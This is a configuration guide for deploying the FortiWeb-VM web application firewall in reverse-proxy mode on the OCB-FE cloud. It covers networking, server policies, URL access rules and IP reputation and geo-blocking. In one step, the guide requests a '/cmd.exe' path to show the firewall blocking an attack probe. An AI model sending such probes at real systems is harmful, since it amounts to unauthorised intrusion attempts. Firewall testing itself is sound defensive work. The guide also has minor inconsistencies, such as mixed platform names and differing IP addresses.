



FortiWeb

on OCB-FE

Configuration Guide

8th April 2019

Version 1.0

document control

date	version no.	author	change/addition
8-April-2019	1.00	Ahmad Samak	Creation

Table of contents

1	References	4
2	Introduction.....	5
3	Deployment Methods.....	6
3.1	Architecture	6
3.2	Deployment Scenarios.....	6
3.2.1	FortiWeb (Reverse Proxy) in a hub-spoke network with no peering topology in OCB-FE.....	7
3.2.2	FortiWeb (Reverse Proxy) with no X Headers.....	9
4	FortiWeb-VM Configuration	11
4.1	Internet Public IP	11
4.2	Configure FortiWeb-VM	11
5	FortiWeb-Vm Advanced Configurations	16
5.1	Access Control	16
5.1.1	Restricting access to specific URLs	16
5.1.2	Combination access control & rate limiting.....	19
5.1.3	Blacklisting & whitelisting clients.....	23
5.2	Rate Limiting	30
5.2.1	DoS Prevention.....	30
5.2.2	Preventing brute force logins.....	38
5.2	Rewriting & redirecting.....	40
5.3	Caching.....	55
5.4	Blocking known attacks & data leaks	58
5.5	System Monitoring.....	67

1 References

Reference	Description	Link to document
[2]	Fortinet Knowledge Base	http://cookbook.fortinet.com/fortiweb/
[3]	Technical Documentation	http://docs.fortinet.com
[4]	Video Tutorials	http://video.fortinet.com
[6]	FortiWeb 5.4 Administration Guide	https://docs.fortinet.com/d/fortiweb-5-4-0-admin

2 Introduction

FortiWeb-VM is a virtual appliance version of FortiWeb. FortiWeb-VM models are suitable for medium and large enterprises, as well as service providers.

OCB-FE is a cloud computing platform and infrastructure. It allows you to build, deploy, and manage applications and services through a global network of data centers.


In this document we will explain how to configure FortiWeb-VM on OCB-FE.

3 Deployment Methods

3.1 Architecture

You deploy FortiWeb-VM in the Microsoft Azure cloud platform as part of a virtual network.

FortiWeb-VM for OCB-FE




FortiWeb-VM for OCB-FE operates in **reverse proxy mode** only. It is positioned inline to intercept all incoming client connections on the public subnet and scan and redistribute them to servers on the private subnet.

In a typical deployment, the FortiWeb outgoing interface connects to the OCB-FE Load Balancer.

Once the virtual appliance is deployed, you can configure FortiWeb-VM via either its web UI (from a web browser) or CLI (from a terminal emulator).

3.2 Deployment Scenarios

3.2.1 FortiWeb (Reverse Proxy) in a hub-spoke network with no peering topology in OCB-FE



The hub is VPC on OCB-FE that acts as a central point of connectivity to your on-premises network. The spokes can be used to isolate workloads. Traffic flows between the on-premises datacenter and the hub through an ExpressRoute or VPN gateway connection.

The benefits of this topology include:

- Cost savings by centralizing services that can be shared by multiple workloads, such as network virtual appliances (NVAs) and DNS servers, in a single location.
- Separation of concerns between central IT (SecOps, InfraOps) and workloads (DevOps).

OCB Virtual Data Center (VDC) Network Description



Three virtual networks

• FortiGate VPC



- Includes two subnets one for the Public Facing interface and the other for the inside interface.


• FortiWeb VPC:

- Includes two subnets one for the Outside port and the other for the Inside port
- The Vnet is peering with the Server Farm VNET

Name	FortiWeb-VPC 	Status	Normal
ID	7f28dd9e-ce07-455e-ac2b-a9c7b3952675	VPC CIDR	192.168.0.0/16 
Subnets	3		

Subnets Route Tables Topology Tags

Create Subnet	You can create 81 more subnets.				Name 	
Name/Network ID	Sta...	AZ	CIDR Block	Gateway	DNS Server Address	
Management d2bf85b1-1d4c-43ee-a311...	Nor...	eu-west-0a	192.168.0.0/24	192.168.0.1	100.125.0.41, 100.126.0.41	
Internet a89492fe-46f5-4dac-be04-...	Nor...	eu-west-0a	192.168.1.0/24	192.168.1.1	100.125.0.41, 100.126.0.41	
Inside 26df481d-3c1c-4d9b-911a...	Nor...	eu-west-0b	192.168.2.0/24	192.168.2.1	100.125.0.41, 100.126.0.41	

Name	Apache-Webserver 	VPC	FortiWeb-VPC
Status	Running	Specifications	General-purpose s3.large.2 2 vCPUs 4 GB
ID	0f03ddc-186c-442d-b8ee-da2ac4f164db	Image	OBS Windows Server 2012R2 Standard
Disks	1	NICs	1
AZ	eu-west-0b	Created	2019-04-19 01:52:03 GMT+02:00
Key Pair	KeyPair-FWEB	Launched	2019-04-19 01:52:17 GMT+02:00
License Type	Use license from the system	Auto Recovery	<button>Enable</button> <button>Disable</button>

Disks NICs Security Groups EIPs Monitoring Tags

Add NIC

You can add 11 more NICs.

192.168.2.25 | 90.84.189.53


Manage Virtual IP Address

Change Security Group

Delete

NIC ID	f3e475c0-e7c0-41a6-af37-5f75f48a3fb6	Subnet	Inside (192.168.2.0/24)
Status	<div><div></div>Activated</div>	Private IP Address	192.168.2.25
EIP	90.84.189.53 300 Mbit/s	Virtual IP Address	—
Security Group	allow-all	MAC Address	fa:16:3e:1e:a8:29
Source/Destination Check	<div><div></div><div></div></div>		

3.2.2 FortiWeb (Reverse Proxy) with no X Headers



DMZ Virtual Network where FortiWeb VM is Deployed.

Inside Subnet Virtual Network including the Webserver.

load Balancer with EIP for FortiWeb connected to the Internet.

OCB-FE VDC Network Description

One VPC

• FortiWeb VPC

- Includes Three subnets one for the Management, the second for internet facing Outside port and the other for the Inside port

Name

FortiWeb-VPC

Status

Normal

ID

7f28dd9e-ce07-455e-ac2b-a9c7b3952675

VPC CIDR

192.168.0.0/16

Subnets

3

Subnets

Route Tables

Topology

Tags


Create Subnet

You can create 81 more subnets.

Name

Name/Network ID	Sta...	AZ	CIDR Block	Gateway	DNS Server Address
Management d2bf85b1-1d4c-43ee-a311...	Nor...	eu-west-0a	192.168.0.0/24	192.168.0.1	100.125.0.41, 100.126.0.41
Internet a89492fe-46f5-4dac-be04-...	Nor...	eu-west-0a	192.168.1.0/24	192.168.1.1	100.125.0.41, 100.126.0.41
Inside 26df481d-3c1c-4d9b-911a...	Nor...	eu-west-0b	192.168.2.0/24	192.168.2.1	100.125.0.41, 100.126.0.41

- **Server Farm Subnet (Inside Subnet):**
 - Includes the webserver

Name	Apache-Webserver 	VPC	FortWeb-VPC
Status	Running	Specifications	General-purpose s3.large.2 2 vCPUs 4 GB
ID	0f03ddc-186c-442d-b8ee-da2ac4f164db	Image	OBS Windows Server 2012R2 Standard
Disks	1	NICs	1
AZ	eu-west-0b	Created	2019-04-19 01:52:03 GMT+02:00
Key Pair	KeyPair-FWEB	Launched	2019-04-19 01:52:17 GMT+02:00
License Type	Use license from the system	Auto Recovery	<button>Enable</button> <button>Disable</button>

Disks

NICs

Security Groups

EIPs

Monitoring

Tags

Add NIC




You can add 11 more NICs.

192.168.2.25 | 90.84.189.53

Manage Virtual IP Address

Change Security Group

Delete

NIC ID	f3e475c0-e7c0-41a6-af37-5f75f48a3fb6	Subnet	Inside (192.168.2.0/24)
Status	 Activated	Private IP Address	192.168.2.25
EIP	90.84.189.53 300 Mbit/s	Virtual IP Address	--
Security Group	allow-all	MAC Address	fa:16:3e:1e:a8:29
Source/Destination Check	 		

4 FortiWeb-VM Configuration

4.1 Internet Public IP


Create a Public IP on Microsoft Azure. The Public IP will be associated to the FortiWeb Outside (Internet Facing Port). This will enable the access through the internet on your VDC.

4.2 Configure FortiWeb-VM

After the Outside and inside ports are configured we will need to perform the following steps to be able to access the webserver through HTTP using the Internet Public IP address associated to the FortiWeb outside interface but this will not be applicable unless you configured the FortiWeb-VM to pass the internet traffic to the webserver.

Configuration steps

- 1- Access the FortiWeb-VM through https.
- 2- Login with the admin username and password



- 3- Choose Server Objects




4- Create a Virtual Server



Check the interface IP and assign the Interface to Port 1 then press OK

5- Create Server Pool



Choose Type reverse proxy and a single server if you need to secure only a single web server other wise you can choose server balance

Create new server pool rule

Status: Enable

Server Type: IP

IP: Web Server IP address (ex: 192.168.2.25)

Port: 8080

1

Enable Disable Maintenance

IP Domain

192.168.2.25

8080

0 (Concurrent Connections)(0 - 1048576)

Maximum number of concurrent connections to the backend server. Input 0 for no connection limit.

HTTP/2

SSL

Enable to use SSL/TLS for connections between FortiWeb and the pool member

[Show advanced settings](#)

OK Cancel

6- From Server objects > Services > Custom

Create new custom service

Protocol: TCP

Port: 8080

Then click Ok

System

FortiView

User

Policy

Server Objects

Server

Protected Hostnames

Service

Global

Predefined Custom

Edit Service

Name http1

Protocol TCP

Port 8080

OK Cancel

7- Go To Policy Menu

Edit Policy

Network Configuration

Policy Name: policy01

Deployment Mode: Single Server/Server Pool

Virtual Server: virtualserveraccess

Server Pool: webserverpool

Protected Hostnames: [Please Select...]

Client Real IP: ☐

*Enable to use the client source IP and port when connecting to the backend server.
Configure FortiWeb as the default gateway on the backend server to ensure the reply goes through FortiWeb.*

Syn Cookie: ☐

Half Open Threshold: 8192

HTTP Service: http1

HTTPS Service: [Please Select...]

Redirect HTTP to HTTPS: ☐

Security Configuration

Web Protection Profile: Inline Medium Level Security

Monitor Mode: ☐

URL Case Sensitivity: ☐

Comments:

Machine Learning:

Create

OK Cancel

8- Create Server policy

Deployment Mode: Single Server/Server Pool

Virtual Server: choose the virtual server you created in Policy objects

Server Pool: choose the server pool you created in Policy Objects

HTTP Service: choose the custom service you created in Policy objects

Then click Ok

9- Open your web browser and try to access the web server through http://VDC Public ip address:8080

In our example:

We have an Apache server with VDC PIP: **http://90.84.246.14:8080**



10. if we try to change in the URL for example : `http:// 90.84.246.14:8080/cmd.exe`

FortiWeb will block the attack



We can see the attack details logged on the Attack logs and reports on FortiWeb.

5 FortiWeb-Vm Advanced Configurations

5.1 Access Control

You can control clients' access to your web applications and limit the rate of requests. There are multiple ways to do this, depending on whether your goal is to act based upon the URL, the client's source IP, or something more complex.

5.1.1 Restricting access to specific URLs

You can configure rules that define which HTTP requests FortiWeb accepts or denies based on their Host: name and URL, as well as the origin of the request.

Typically, for example, access to administrative panels for your web application should only be allowed if the client's source IP address is an administrator's computer on your private management network. Unauthenticated access from unknown locations increases risk of compromise. Best practice dictates that such risk should be minimized.

Note	URL access rules are evaluated after some other rules. As a result, permitted access can still be denied if it violates one of the rules that execute prior in the sequence.
-------------	--

To configure an URL access rule

1. Go to **Web Protection > Access > URL Access Rule**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write**

permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 59.

2. Click **Create New**.

A dialog appears.

3. Configure these settings:

Edit URL Access Rule

Name: URL-Access2

Host Status: ☒

Host: 172.20.120.27

Action: Alert & Deny

Severity: Low

Trigger Policy: email-trig-policy1

OK Cancel

Create New

URL Access Condition Table

ID	URL Type	URL Pattern	Object
1	Simple String	/index.*	match this condition

Clear all Edit Delete

4. Click **OK**.

5. Click **Create New** to add an entry to the set.

A dialog appears.

6. Configure these settings:

New URL Access Condition

ID: auto

Source Address: ☒

Source Address Type: IPv4/IPv6 / IP Range

IPv4/IPv6 / IP Range: 172.16.1.10

URL Type: ☐ Simple String ☒ Regular Expression

URL Pattern: /admin*

Meet this condition if:

☐ Object does not match the Source Address or the Regular Expression

☒ Object matches the Source Address and the Regular Expression

OK Cancel

7. Click **OK**.

8. Repeat the previous steps for each individual condition that you want to add to the URL access rule.


9. Go to **Web Protection > Access > URL Access Policy**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write**

permission to items in the **Web Protection Configuration** category.

10. Click **Create New**.

A dialog appears.



The dialog box is titled "Edit URL Access Policy". It contains a "Name" field with the value "url-access-policy1". Below the field are "OK" and "Cancel" buttons. A toolbar below the buttons contains icons and labels for "Create New", "Edit", "Delete", "Insert", and "Move". Below the toolbar is a table with three columns: a checkbox, "ID", and "Access Rule Name".

	ID	Access Rule Name
<input checked="" type="checkbox"/>	1	URL Access1
<input type="checkbox"/>	2	URL Access2


11. In **Name**, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or

special characters. The maximum length is 35 characters.

12. Click **OK**.

13. Click **Create New** to add an entry to the set.

A dialog appears



The dialog box is titled "New URL Access Item". It contains an "ID" field with the value "auto". Below it is an "Access Rule Name" field with a drop-down menu showing "Please Select" and a "Detail..." link. At the bottom are "OK" and "Cancel" buttons.

14. From the **Access Rule Name** drop-down list, select the name of a URL access rule to include in the policy.

To view or change the information associated with the rule, select the **Detail** link. The **URL Access Rule** dialog appears. Use the browser **Back** button to return.

15. Click **OK**.

16. Repeat the previous steps for each individual rule that you want to add to the URL access policy.

Rules at the top of the list have priority over rules further down. Use **Move** to change the order of the rules. (The **ID** value does not affect rule priority).

17. To apply the URL access policy, select it in an inline or offline protection profile

Attack log messages contain URL Access Violation when this feature detects a suspicious HTTP request.

5.1.2 Combination access control & rate limiting

What if you want to allow a web crawler, but only if it is not too demanding, and comes from a source IP that is known to be legitimate for that crawler? What if you want to allow only a client that is a senior manager's IP, and only if it hasn't been infected by malware whose access rate is contributing to a DoS?

Advanced access control rules provide a degree of flexibility for these types of complex conditions. You can combine any or all of these criteria:

- source IP
- rate limit (including rate limiting for specific types of content)
- HTTP header or response code
- URL
- predefined or custom attack or data leak signature violation
- transaction or packet interval timeout
- real browser enforcement

You use the rule's filters to specify all criteria that you require allowed traffic to match.

The filters apply to request traffic only, with the following exceptions:

- **HTTP Response Code** and **Content Type** apply to responses.
- **Signature Violation** applies to either requests or responses, depending on which signatures you enable.

FortiWeb includes predefined rules that defend against some popular attacks. You cannot edit these predefined rules, but you can view their settings or create duplicates of them that you can edit (that is, by cloning).

To configure an advanced access control rule

1. Go to **Web Protection > Advanced Protection > Custom Rule**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write**

permission to items in the **Web Protection Configuration** category.

2. Do one of the following:

I To create a new rule, click **Create New**.

I To create a new rule based on a predefined rule, select the predefined rule to use, and then click **Clone**.

A dialog appears.

3. If you are cloning a predefined rule, enter a name for your new rule, and then click **OK**. To edit or review the rule

settings, select the rule, and then click **Edit**.

4. Configure these settings:

ID	Filter Type	Value
----	-------------	-------

5. Click **OK**.

6. Click **Create New** to add an entry to the set.

A dialog appears.

7. From **Filter Type**, select one of the following conditions that a request must match in order to be allowed, then

click **OK**.

The **Filter Type** value determines which settings are displayed in the next dialog box.

- **Source IPv4/IPv6** — Type the IP address of a client that is allowed. Depending on your configuration of how FortiWeb derives the client's IP (see Defining your proxies, clients, & X-headers on page 326), this may be the IP address that is indicated in an HTTP header rather than the IP header.
- **URL** — Type a regular expression that matches one or more URLs, such as `/index\.jsp`. Do not include the host name.

- **HTTP Header** — Indicate a single HTTP **Header Name** such as Host:, and all or part of its value **in Header Value**. The request matches the condition if that header contains your exact value or matches your regular expression (depending on whether you have selected Simple String or Regular Expression). Value matching is case sensitive.

If you select Header Value Reverse Match, the request matches the condition if the header does not contain the exact value or regular expression.

To prevent accidental matches, specify as much of the header's value as possible. Do not use an ambiguous substring.

For example, entering the value 192.168.1.1 would also match the IPs

192.168.10-19 and 192.168.100-199. This result is probably unintended. The better solution would be to configure either:

- a regular expression such as ^192.168.1.1\$ or
 - a source IP condition instead of an HTTP header condition
-
- **Access Rate Limit** — This is the number of requests per second per client IP. Depending on your configuration of how FortiWeb will derive the client's IP this may be the IP address that is indicated in an HTTP header rather than the IP header.
- You can add only one **Access Rate Limit** filter to each rule.
- **Signature Violation** — Matches if FortiWeb detects a selected category of attack signature in the request or response. The following categories are available:
 - Cross Site Scripting
 - Cross Site Scripting (Extended)
 - SQL Injection
 - SQL Injection (Extended)
 - Generic Attacks
 - Generic Attacks (Extended)
 - Known Exploits
 - Custom Signature (group or individual rule)

To use one of these categories in an advanced access control rule, enable the corresponding item in your signatures configuration.

- **Transaction Timeout** — Matches if the lifetime of a HTTP transaction exceeds the transaction timeout you specify. Specify a timeout value of 1 to 3600 seconds.
- **HTTP Response Code** — Matches if a HTTP response code matches a code or range of codes that you specify. For example, 404 or 500-503. To specify more than one response code or range, create additional **HTTP Response Code** filters.
- **Content Type** — Matches an HTTP response for a file that matches one of the specified types. Use with **Occurrence** to detect and control web scraping (content scraping) activity.
- **Packet Interval Timeout** — Matches if the time period between packets arriving from either the client or server (request or response packets) exceeds the value in seconds you specify for Packet Timeout Interval. Enter a value from 1 to 60.
- **Occurrence** — Matches if a transaction matches other filter types in the current rule at a rate that exceeds a threshold you specify.
 - To measure the rate by counting source client IP address, for Traced By, select Source IP.
 - To measure by client, select User.

Note: The User option requires you to enable the Session Management option in your protection profile.

8. Click **OK** to exit the sub-dialog and return to the rule configuration.

9. Repeat the previous steps for each individual criteria that you want to add to the access rule.

For example, you can require both a matching request URL, HTTP header, and client source IP in order to allow a request.

You can add only one **Access Rate Limit** filter to each rule.

10. Click **OK** to save the rule.

11. Go to **Web Protection > Advanced Protection > Custom Policy**.

12. Click **Create New**. Group the advanced access rules into a policy.

For example, to create a policy that allows rate-limited access by 3 client IPs, you would group the corresponding 3 advanced access rules for each of those IPs into the policy.

In **Priority**, enter the priority for each rule in relation to other defined rules. Rules with lower numbers (higher priority) are applied first.

13. To apply the advanced access policy, select it as the Custom Rule in a protection profile

Attack log messages contain Custom Access Violation when this feature detects an unauthorized access attempt.

5.1.3 Blacklisting & whitelisting clients

You can block requests from clients based upon their source IP address directly, their current reputation known to FortiGuard, or which country or region the IP address is associated with.

Conversely, you can also exempt clients from scans typically included by the policy.

Blacklisting source IPs with poor reputation

Manually identifying and blocking all known attackers in the world would be an impossible task. To block:

- botnets
- spammers
- phishers
- malicious spiders/crawlers
- virus-infected clients
- clients using anonymizing proxies
- DDoS participants

you can configure FortiWeb to use the FortiGuard IP Reputation. IP reputation leverages many techniques for accurate, early, and frequently updated identification of compromised and malicious clients so you can block attackers **before** they target your servers. Data about dangerous clients derives from many sources around the globe, including:

- FortiGuard service statistics
- honeypots
- botnet forensic analysis
- anonymizing proxies
- 3rd-party sources in the security community

From these sources, Fortinet compiles a reputation for each public IP address. Clients will have poor reputations if they have been participating in attacks, willingly or otherwise. Because blacklisting innocent clients is equally undesirable, Fortinet also restores the reputations of clients that improve their behavior. This is crucial when an infected computer is cleaned, or in DHCP or PPPoE pools where an innocent client receives an IP address that was previously leased by an attacker.



Because IP reputation data is based on evidence of hostility rather than a client's current physical location on the globe, if your goal is to block attackers rather than restrict delivery, this feature may be preferable.

IP reputation knowledge is regularly updated if you have subscribed and connected your FortiWeb to the FortiGuard IP Reputation service. Due to this, new options appear periodically. You can monitor the FortiGuard web site feed for security advisories which may correlate with new IP reputation-related options.

To configure the policy

1. If you need to exempt some clients' public IP addresses due to possible false positives, configure IP reputation

exemptions first. Go to **IP Reputation > IP Reputation > Exceptions**.

2. Go to **IP Reputation > IP Reputation > Policy**.

Edit IP Reputation Policy					
Category	Status	Action	Block Period	Severity	Trigger Action
Botnet	<input checked="" type="checkbox"/>	Period Block	60	Low	Please Select
Anonymous Proxy	<input checked="" type="checkbox"/>	Send 403 Forbidden	60	Low	Please Select
Phishing	<input checked="" type="checkbox"/>	Period Block	60	Low	Please Select
Spam	<input checked="" type="checkbox"/>	Alert	60	Low	Please Select
Others	<input checked="" type="checkbox"/>	Alert	60	Low	Please Select

Apply

3. In the **Status** column, enable categories of disreputable clients that you want to block and/or log.



APTs often mask their source IP using anonymizing proxies. While casual attackers will move on to easier potential targets if their initial attempts fail, APTs are motivated to persist until they achieve a successful breach. Early warning can be critical. Therefore even if some innocent anonymous clients use your web servers and you do not want to block them, you still may want to log proxied anonymous requests. Filtering your other attack logs by these anonymous IPs can help you to locate and focus on dangerous requests from these IPs, whether you want to use them to configure a defense, for law enforcement, or for forensic analysis.

4. Similar to configuring attack signatures, also configure Action, Block Period, Severity, and Trigger Action.

5. Click **Apply**.

6. To apply your IP reputation policy, enable IP Reputation in a protection profile that is used by a policy.

Attack log messages contain Anonymous Proxy : IP Reputation Violation or Botnet : IP Reputation Violation when this feature detects a possible attack.

Blacklisting & whitelisting countries & regions

While many web sites are truly global in nature, others are specific to a region. Government web applications that provide services only to its residents are one example.

In such cases, when requests **appear** to originate from other parts of the world, it may not be worth the security risk to accept them.

- DDoS botnets and mercenary hackers might be the predominant traffic source.
- Anonymizing VPN services or Tor may have been used to mask the true source IP of an attacker that is actually within your own country.



Blacklisting clients individually in this case would be time-consuming and difficult to maintain due to PPPoE or other dynamic allocations of public IP addresses, and IP blocks that are re-used by innocent clients.

FortiWeb allows you to block traffic from many IP addresses that are currently known to belong to networks in other regions. It uses a MaxMind GeoLite database of mappings between geographical regions and all public IP addresses that are known to originate from them. You can also specify exceptions to the blacklist, which allows you to, for example, block a country or region but allow a geographic location within that country or region.

To configure blocking by geography

1. Verify that client source IP addresses are visible to FortiWeb in either the X-headers or as the SRC field at the IPlayer

If FortiWeb is behind an external load balancer that applies SNAT, for example, you may need to configure it to append its and the client's IP address to X-Forwarded-For: in the HTTP header so that FortiWeb can apply this feature. Otherwise, all traffic may appear to come from the same client, with a private network IP: the external load balancer.

2. If you want to use a trigger to create a log message and/or alert email when a geographically blacklisted client attempts to connect to your web servers, configure the trigger first.

3. If you need to exempt some clients' public IP addresses, configure Geo IP reputation exemptions first:

- Go to **Web Protection > Access > Geo IP Exceptions**.
- To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category.
- Specify a name for the exception item, and then click OK.
- Click **Create New** to add IPv4 addresses (for example, 192.168.0.1) or IP ranges (for example, 192.168.0.1-192.168.0.255) to the exception item, as required.
